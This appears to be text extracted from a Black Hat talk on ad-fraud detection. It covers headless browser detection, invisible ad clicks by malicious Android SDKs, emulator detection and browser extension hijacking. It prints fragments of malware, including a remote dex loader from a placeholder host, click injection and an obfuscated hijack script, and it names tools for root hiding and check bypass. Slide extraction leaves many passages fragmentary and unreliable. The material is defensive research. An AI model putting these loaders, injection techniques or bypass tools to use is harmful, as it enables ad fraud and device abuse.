
- Headless/automated Browser Detection
- Detect invisible mobile native/webview ad click
- Detect and roid simulator and mobile key press genius
- Detect malware PC browser extension hijack

Detection and defense





Headless/automated Chrome is based on CDP (Chrome DevTools Protocol) ullet



Detection and defense

Browser process



Edge

Firefox





Chrome





Previously public disclosed detection methods list •

	Headless Browser		Headless B
UserAgent	incl. "Headless"	Permission	contradictory value
AppVersion	incl. "Headless"	Time elapse	alert closed fast
Webdriver	true	Broken image	image width & heig
Chrome	window.chrome	Mouse move	movementX & mov
Plugins	don't have plugins	WebGL	WebGL Vendor &
MimeType	don't have mime type	OuterDim	outerWidth & oute
Language	has no language	RTT	navigator.connecti
Devtools	devtools protocol		

- https://github.com/infosimples/detect-headless
- https://github.com/berstend/puppeteer-extra/tree/master/packages/puppeteer-extra-plugin-stealth/evasions

Detection and defense

rowser

les

ight is 0

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Renderer

erHeight is 0

tion.rtt is 0



• The shortcoming of previously public disclosed detection methods

	shortcoming		shortcon
UserAgent	Easy to bypass	Permission	Seems not work
AppVersion	Easy to bypass	Time elapse	affect user experie
Webdriver	Can be closed by set args	Broken image	Seems not work
Chrome	Diff chrome vs chromium	Mouse move	Need to wait, not s
Plugins	Seems not work	WebGL	Easy to hook bypa
MimeType	Diff chrome vs chromium	OuterDim	Seems not work
Language	Diff chrome vs chromium	RTT	Seems not work
Devtools	Seems not work		

Detection and defense

ming

ience

stable

ass



- From security researcher's perspective •
- How to analysis: •
 - The different between Headless Chrome and Normal Chrome
 - -- the different characteristics are important
 - An in-depth look at the implementation of headless browser
 - -- The key to find stable features to detect


反汇编	v8-runtime-agent-impl.cc runtime-debug.cc	v8.h Runtime.cpp	devtools_agent.mojom-blink.cc	1.39773500	[11192] [11192:	10160:0510/165146.249:WARNING:angle_platform_impl.c
国杂项文件		→ blink::DevToolsSession	- 🗘 C	3.21066642		o execute: Page.enable
100	Γ ·			3.21154666	[11192] ready t	o execute: Page.getFrameTree
189				3.21256042	[11192] ready t	o execute: Performance.enable
190	void DevToolsSession::Dispa	tchDpotocolCommand	(3.21336150	[11192] ready t	o execute: Log.enable
190	volu peviooissessionpispa			3.21414614	[11192] [11192:	10160:0510/165148.065:WARNING:angle_platform_impl.c
191	int call id,			3.24402404	[11192] ready t	o execute: Page.setLifecycleEventsEnabled
100				3.24591684	[11192] ready t	o execute: Runtime.enable
192	const String& method,			3.24704003	[11192] ready t	o execute: Network.enable
193	base::span <const th="" uint8<=""><th>t> message) {</th><th></th><th>3.25304890</th><th>[11192] ready t</th><th>o execute: Page.addScriptToEvaluateOnNewDocument</th></const>	t> message) {		3.25304890	[11192] ready t	o execute: Page.addScriptToEvaluateOnNewDocument
	• • • • • • • • • • • • • • • • • • • •			3.25712991	[11192] ready t	o execute: Page.createIsolatedWorld
194	TRACE_EVENT_WITH_FLOW1			3.28219318	[11192] ready t	o execute: Emulation.setDeviceMetricsOverride
195	"devtools" "DevTools	Session··DispatchD	rotocolCommand", call_id	3.28281999	[11192] ready t	o execute: Emulation.setTouchEmulationEnabled
				3.29054880	[11192] ready t	o execute: Page.addScriptToEvaluateOnNewDocument
196	TRACE_EVENT_FLAG_FLOW	V_OUT TRACE_EVENT_	_FLAG_FLOW_IN, "call_id"	3.42519999	[11192] ready t	o execute: Emulation.setDeviceMetricsOverride
0 197	return DispatchProtocolCo	mmandImpl(call id	mothod mossage); 日田时间	3.42990470	[11192] ready t	o execute: Emulation.setTouchEmulationEnabled
197	recurn DispatchProtocoloc	mmanuimpi(cali_iu,		3.44751716	[11192] ready t	o execute: Emulation.setUserAgentOverride
198	} ▶		Image:	3.44850349	[11192] ready t	o execute: Page.reload
						#DULICA @DisakUstEvente


Detection and defense





- A new stable method to detect all headless browsers
 - The key is to detect the hidden opened Devtools instance in browser





Detection and defense






Cpu: AMD 5900x, 4.3Ghz x86 release build Copy used 33 milliseconds



Headless/automated Browser Detection

- A new stable method to detect all headless browsers
 - The key is to detect the hidden opened Devtools instance in browser



After test (<=93.0.4547.0), it can stable detect all headless/automated browsers which based on Chromium core, including mobile browser/webview in Apps.

Harmless for user experience. Nothing is displayed on the UI.

If you learned this principles, it is easy to adapt this code to the latest browsers.

Detection and defense



Information Classification: General

Headless/automated Browser Detection

About JingYi web browser library in EPL (Easy Programming Language) •

精易Web浏览器支持库miniblink内核正式版,静态版wke.fne

►: 224B	± : 245	▲ 立即下载	Small and e
⊠ : 1	②: 2021-11-29 16:30:53	▲ 高速下载	
部分简介			功
	JWeb浏览器内核来自于 Miniblink 该作者一直在维持 才能这么愉快的使用。	该项目的更新不少年头了,因为有了他默默无	小巧、
支持库将持续更	新,为大家提供最好用,最高效的易语言wke内核浏览		Miniblink压缩后仅几M左
本次更新完全使 【C语言支持库	明C语言重写,相比易语言,稳定性提升,速度提升, 的好处】	C语言原生调用,带来原汁原味的快感。	口,数行代码 小巧,, 接口纯C,
			C++, C

Detection and defense

easy to integrate!

力能特性

Features

容易集成

左右的体积,只需一个dll,通过纯C接

记的即可集成到各种软件

压缩后仅几M大小。

单线程, 交互简单。


C#, Delphi等调用方便



- Previously public disclosed detection methods
 - Most of the public information is disclosed by mobile anti-virus companies
 - -- Qihoo 360, kaspersky, Antiy, Tencent, etc...
 - -- Using static analysis, dynamic behavior sanbox, manual reverse analysis
 - In fact they are just disclosing the incident, not discussing how to perceive and detect

(三)移动广告流量欺诈手段剖析





An advertising dropper in Google Play

27 AUG 2019 ⊠ 1 minute read

Recently, the popular CamScanner - Phone PDF creator app caught our attention. According to Google Play, it has been installed more than 100 million times. The developers position it as a solution for scanning and managing digitized documents, but negative user reviews that have been left over the past month have indicated the presence of unwanted features.

Can we perceive and detect without the help of anti-virus companies?

Detection and defense



...

2:28 G

Pixel 4

승뮤

分类

Detect invisible mobile native/webview ad click

Invisible mobile ad click : malicious SDK automatically clicks on ads in the background to obtain profit sharing, and users do not perceive it is running.


Plant loader	Remote load dex	Request click task	Automatic ad click	
Malicious	http://xxx.xx/a.png	http://xxx.xx/task.html	Random click	美妆个护 母婴保健 食
developers or malicious SDK	Decrypt("a.png") -> ad.jar	Js <- jsBridge -> Java	Click(x,y) from task	家居家电 服饰箱包 新
company plant		Task list:	Click by special	活动开封 Control
malware loader	DexClassLoader.loa	Click url: a.com/id=xxx	element	大重福
code	dClass("com.ad")	Log url: log.a.com/xxx	<ad item="">xxx</ad>	6月16日 6月17日 6 北朝升石 抢忙包雨 全

invisible mobile ad click results in: the mobile phone becomes hot, lost power, increase traffic fee, and becomes a control terminal of the underground industry. The advertising effect is poor, and the advertisements on the APP may no longer deliver their budget.

Information Classification: General

Detection and defense







The malware is skilled in anti-analysis, anti-debugging, anti-VM, difficult to analyze •

Code protection	Code loading	Anti-detection	da
mechanism	mechanism	mechanism	n
Code obfuscation Most use apk shells, such as bangbang, 360 apk shiled	Most use dynamic dex, jar loading	All detect root, proxy, hook framework, developer mode, emulator, etc. Even is there a light sensor, is there a baseband, current battery level, etc.	Mos AES trans ac infor

Detection and defense

lata transfer nechanism

ost of them use S and RSA for encrypted smission of task cquisition and rmation upload.



Js Bridge Communication

The key technical points for achieving malicious clicks on advertisements

WebView Renderer

v0_1.loadUrl(arg4, this.c);

Single http get/post, no buried data reporting, no conversionIt is valid only if the page is displayed, browsed, and clicked by similar real users.Rendering only via WebView



SDK: add JavascriptInterface("xxBridge") in webview, load target url Js: use xxBridge.send(tasklist) to communicate with APP's java code. Javascript tells java to click where.


if(Build.VERSION.SDK_INT >= 19) { arg3.evaluateJavascript("javascript:" + arg9.dispatchTouchEvent(MotionEvent.obtain(

Js: use WebView.evaluateJavascript() control the pages Inject new TouchEvent(), Click(x,y)、 Click(random) Java: MotionEvent ACTION_DOWN x,y

Detection and defense

Simulate Click





```
private boolean findHook() {
   try {
       throw new Exception("hook test");
   catch(Exception v0) {
       StackTraceElement[] v2 = v0.getStackTrace();
       int v3 = v2.length;
        int v5 = 0;
        int v1;
       for(v1 = 0; v1 < v3; ++v1) {</pre>
           StackTraceElement v6 = v2[v1];
           if(v6.getClassName().equals("com.android.internal.os.ZygoteInit")) {
                ++v5;
                if(v5 == 2) {
                    return 1:
           String v9 = "de.robv.android.xposed.XposedBridge";
            if((v6.getClassName().equals(v9)) && (v6.getMethodName().equals("main"))) {
                return 1;
           if((v6.getClassName().equals(v9)) && (v6.getMethodName().equals("handleHookedMethod"))) {
                return 1;
        return 0;
```

Detection and defense



1. Using no rooted signature phone、 using hook to bypass environment check:

	tools	advantage
root	Magisk	As long as you can unlock the bootloader, you can root
Root check bypass	Shamiko white list	Remounting method, most scenarios cannot be detected
Hook framework	lsposed	Stable, no xposed features, can hide icons, package names

2. Hook the key point : proxy、 developer、 adb、 okhttp、 WebView、 ssl unpinning

- The hook forces the WebView debuggable to be enabled, and uses the CDP protocol to remotely deb pages, networks, js, dom, etc.
- chrome: inspect tools: chrome-remote-interface •
- If you only want to monitor WebView, AOSP modify the WebView method
- Unpack: Using FART Technology

Detection and defense



A phone that doesn't appear to be rooted


BlackHatEvents



MouseUp_screenX_691_screenY_449

Infor

Detect android simulator and mobile key press genius



MouseUp_screenX_691_screenY_449_

Detection and defense

interval

1828	(_723_scr	_	-	
screen	(_716_scr	eenY_817	_	
1895				
screen	(_715_scr	eenY_817	_	
5734				
screen	(_715_scr	eenY_485	_	
692				
screen	(_704_scr	eenY_637	_	
707				
screen	(_710_scr	eenY_766	_	
715				
(1	secon	1		



Information

Detect malware PC browser extension hijack

Traditional detection methods:

- Detect whether the resource file exists. 1
 - Disadvantages: The ID of the extension must be known, web_accessible_resources must be satisfied.
- 1. 2. DOM sharing, detection of special variables, special cookies, disadvantages: plug-ins modify the source code of the page and insert special tags

{	40 JJ(J)
	29 (function () {
<pre>"web_accessible_resources": ["img/logo.png"]</pre>	<pre>30 var alreayRun = false;</pre>
}	31 if (true) {
	<pre>32 if (document.getElementById("rili_ext_ads_mutex")) {</pre>
	<pre>33 alreayRun = true;</pre>
<pre>function detectExtension(extensionId, callback) {</pre>	34 } else {
<pre>let img; img = new Image();</pre>	<pre>35 var divMutex = document.createElement("div");</pre>
<pre>img = new Image(); img.src = "chrome-extension://" + extensionId + "/img/logo.png";</pre>	<pre>36 divMutex.style.cssText = "width:1px;height:1px;positi</pre>
<pre>img.onload = function () {</pre>	<pre>37 divMutex.setAttribute("id", "rili_ext_ads_mutex");</pre>
callback(true);	<pre>38 document.body.appendChild(divMutex);</pre>
};	39 }
<pre>img.onerror = function () {</pre>	40 }
callback(false);	41 if (!alreayRun) {
};	<pre>42 var _0x448d = ["https://", "mini.", "qid", "eastday.com</pre>
}	43 if (
	44 window.location.href !=

Detection and defense

ion:fixed;z-index:0;";

m/?", "=04335"];



Detect malware PC browser extension hijack

Traditional detection methods:

3. The page is sends a message to the plugin to judge the returned information.

- Disadvantage: Need to solve the externally_connectable URL matching problem

background.js (content.js无效)

```
chrome.runtime.onMessageExternal.addListener(function(request sender sendResnonse) {
                                  if (request && request.message && request.metry {
{
                                                                                  // 向指定id插件的 backgrond.js 发送消息
                                      sendResponse({ hasExtension: true });
. . .
                                                                                  chrome.runtime.sendMessage(pluginId, {
                                  }else{
                                                                                      message: "hasExtension"
                                      return true;
"externally_connectable": {
                                                                                  }, res => {
        "matches": [
                                                                                      if (res && res.hasExtension) {
                             })
           "*://localhost/*
                                                                                          console.log('扩展存在');
   },
                                                                                  })
                                                                              } catch (error) {
                                                                                  console.log(error.message);
                                                                                  console.log("扩展未启用或不存在");
```

Detection and defense



Detect malware PC browser extension hijack

In many cases, the plug-in id and file characteristics are unknown

we think of CSP:

Content-Security-Policy-Report-Only: policy

• Report is url and extension name

Syntax

Content-Security-Policy: report-uri <uri>;

Mozilla/5.0 (Windows NI 6.1; WOW64) AppleWebKit/53/.36 (KHIML, 2022-01-13 08:42:33 https://xin.pyx2020.com/api/goods/embedconfig.html?v=20200301.01 fari/537.36 getcnzz/?href=https%3A%2F%2Fisite.baidu.com%2Fsite%2Fwjzuwzfh%2F12941249-03b3-4788-a449-b759 1DYP1f4njDsnW-xnWcdg1f%26ch%3D4%26bfid%3DfbuFw0cKFf000PED2l300rD0K0ZfyGs0oyzEp6T000ala0CK2f nHZEPQgeoojcQjuV_WyJog0AUrdsUeroPjXEnxaEQQGYptVsS2LYUQGYpqda4_0%26bd_vid%3DnHcdPH01PjDzn1DYF id%3D10359459899320658370&ua=Mozilla%2F5.0%20(Windows%20NT%206.1%3B%20W0W64)%20AppleWebKit%2 ecko)%20Chrome%2F69.0.3947.100%20Safari%2F537.36 Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like 2022-01-13 08:42:33 https://tuiguang-1259643135.cos.ap-shanghai.mygcloud.com/file/bigdata/bigdata fari/537.36 n.pyx2020.com/api/goods/getcnzz/?href=https%3A%2F%2Fisite.baidu.com%2Fsite%2Fwjzuwzfh%2F1294 6a%3Ffid%3DnHcdPH01PjDzn1DYP1f4njDsnW-xnWcdg1f%26ch%3D4%26bfid%3DfbuFw0cKFf000PED21300rD0K0Z 009_egKEoQGYp0roPjXEnxaEnHZEPQgeoojcQjuV_WyJog0AUrdsUeroPjXEnxaEQQGYptVsS2LYUQGYpqda4_0%26bc snW-xnWcdg1wxnH0s%26bd vid%3D10359459899320658370&ua=Mozilla%2F5.0%20(Windows%20NT%206.1%3B% 6%20(KHTML%2C%20like%20Gecko)%20Chrome%2F69.0.3947.100%20Safari%2F537.36 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like 2022-01-13 09:31:43 afari/537.36 https://tuiguang-1308703091.cos.ap-shanghai.mygcloud.com/file/bigdata/bigdat p/api/goods/getcnzz/ 2022-01-13 10:30:26 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like afari/537.36 https://dss0.js.images.static.jqurey.vip/api/goods/embedconfig.html?v=202003 ages.static.jqurey.vip/api/goods/getcnzz/?id=004&href=https%3A%2F%2Fisite.baidu.com%2Fsite% -9f3d-8b81574935d5%3Ffid%3DnHD4rjb3PjcLPHRkrHRvrjfsrjFxnWcdg1c%26ch%3D4%26bfid%3DfbuFw0cKt 0KyFamXrf0000c0hsDD8PoPGaX3v_vbQTH5EJheJ_WkQPXCdl23v_vbzxJzSorMEPc_1qpeqIpkVlQZwz5t%26bd_vic Content-Security-Policy: report-uri <uri> <uri illa%2F5.0%20(Windows%20NT%2010.0%3B%20W0W64)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Ge 20Safari%2F537.36 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like 2022-01-13 11:27:29 https://s4.js.images.static.jqurey.vip/api/goods/embedconfig.html?v=20200301 afari/537.36 c.jqurey.vip/api/goods/getcnzz/?id=005&href=https%3A%2F%2Fisite.baidu.com%2Fsite%2Fwjzfmmwv 3ebdcf37%3Fbd16pc%23szrh-x-1790%3Fsid%3D826772%26stag%3D4443301dec1d58f06204007caae6a2bc%26 WExpWcdq1D%26cb%3D4%26bfid%3DfbuEw0cKM _a0P3zkI+00rD00f7ERP_K1PHXi6Y000iP8IwfN00000f0qf0vzr

Detection and defense





- Background
- Advertising fraud and anti-fraud
- In-depth analysis of typical cases
- Crowd and key tech analysis
- Detection and defense
- Summary and recommendations



Summary of this talk

- Background
 - introduction to advertising-related terms, ad types, and industry scale
- Advertising fraud and anti-fraud
 - where ad-fraud occurs in the industry based on the background image
- In-depth analysis of typical cases
 - including mobile SDK malware, browser trojans, multiple hacking tools/library
- Summary of key technologies and make a crowd analysis
 - what's the most important problems we need to solve
- Detection and defense
 - introduce our innovative detection methods for 4 type of scenes
- **Summary of Project Heracles results** ullet
 - hundreds of underground industry practitioners *
 - fraud or illegal control of computer information systems

Summary and recommendations



Advice to the upstream and downstream of the advertising industry

- Advice for ad network platforms
 - Perhaps an anti underground industry alliance can be established between ad platforms
 - Share intelligence information with each other, as they often cheat on multiple platforms at the same time
- Advice for Antivirus Software Manufacturers
 - Discovery and blocking of ad anti-fraud may be a good direction for cooperation with Internet companies
- Advice for App developers
 - Carefully review when incorporating third-party SDKs, Choose a big advertising alliance platform to monetize
 - Avoid being apprehended by law enforcement agencies for helping cybercriminals, or removed from app stores
- Advice for browser developers
 - Strengthen the security check of browser extensions loaded with tampered configuration files
 - prevent traffic hijacking, remove the malware crx browser extensions

Summary and recommendations

